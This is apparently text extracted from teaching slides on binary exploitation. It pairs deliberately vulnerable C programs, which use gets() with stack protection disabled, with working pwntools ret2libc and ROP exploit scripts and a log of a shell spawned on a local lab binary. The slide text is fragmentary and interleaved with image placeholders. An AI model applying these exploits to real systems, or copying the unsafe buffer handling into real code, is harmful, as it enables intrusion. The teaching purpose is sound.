
compile with

> gcc main.c -o main -m32 -no-pie -fno-stack-protector

ret2libc

randomized

↓
libc base addr



LIBC ...

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offset
between
here and
her

stay the
same

ret2libc

```
gef> p system
$1 = {<text variable, no debug info>} 0xf7dc9cd0 <system>
gef> search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/usr/lib32/libc.so.6' (0xf7f20000-0xf7fa5000), permission=r--
    0xf7f3b0d5 - 0xf7f3b0dc → "/bin/sh"
```

$$0xf7f3b0d5 - 0xf7dc9cd0 = 0x171405$$

ret2libc

```
from pwn import *
io = process("./main")




io.recvuntil(b"system @ ")
system = int(io.recv(10),16)
binsh = system + 0x171405

log.info("system: " + hex(system))
log.info("binsh str: " + hex(binsh))




io.sendlineafter(b">",b"A"*0x2c + p32(system) + b"BBBB" + p32(binsh))
io.interactive()
```

```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/ret2libc$ python3 exploit.py
[+] Starting local process './main': pid 5939
[*] system: 0xf7da6cd0
[*] binsh str: 0xf7f180d5
[*] Switching to interactive mode
$ ls
compile  exploit.py  main  main.c
$
[*] Interrupted
[*] Stopped process './main' (pid 5939)
```

Return-Oriented Programming




Return-Oriented Programming






esp →

Stack



Return-Oriented Programming






esp →



Stack

Return-Oriented Programming



Stack

...

Return-Oriented Programming

```
#include <stdio.h>
#include <stdlib.h>
void setup(){
    setvbuf(stdin,0x0,2,0);
    setvbuf(stdout,0x0,2,0);
    setvbuf(stderr,0x0,2,0);
}

void win(int a, int b, int c){
    if (a == 0xdeadbeef && b == 0xcafebabe && c == 0x13371337)
        system("/bin/sh");
}

void gadgets(){
    asm("pop rdi;");
    asm("ret;");

    asm("pop rsi;");
    asm("ret;");

    asm("pop rdx;");
    asm("ret;");
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```

I realized that you can just ret to system (/bin/sh) after I made the challenge, so pls just don't do that :).

> gcc main.c -o main -no-pie -fno-stack-protector -masm=intel


```
from pwn import *
io = process("./main")

pop_rdi = p64(0x401245)
pop_rsi = p64(0x401247)
pop_rdx = p64(0x401249)
win = p64(0x4011fb)
ret = p64(0x40124d)

rop = b"A"*0x28
rop += pop_rdi + p64(0xdeadbeef)
rop += pop_rsi + p64(0xcafebabe)
rop += pop_rdx + p64(0x13371337)
rop += ret + win

#gdb.attach(io)
io.sendlineafter(b">", rop)
io.interactive()
```

```
0x7fa05fdb6950 <do_system+80> mov QWORD PTR [rsp+0x180], 0x1
0x7fa05fdb695c <do_system+92> mov DWORD PTR [rsp+0x208], 0x0
0x7fa05fdb6967 <do_system+103> mov QWORD PTR [rsp+0x188], 0x0
→ 0x7fa05fdb6973 <do_system+115> movaps XMMWORD PTR [rsp], xmm1
0x7fa05fdb6977 <do_system+119> lock cmpxchg DWORD PTR [rip+0x1cbe01],
>
0x7fa05fdb697f <do_system+127> jne 0x7fa05fdb6c30 <do_system+816>
0x7fa05fdb6985 <do_system+133> mov eax, DWORD PTR [rip+0x1cbdf9]
0x7fa05fdb698b <do_system+139> lea edx, [rax+0x1]
0x7fa05fdb698e <do_system+142> mov DWORD PTR [rip+0x1cbdf0], edx
```

Final Words

Questions

**Thanks for
listening**

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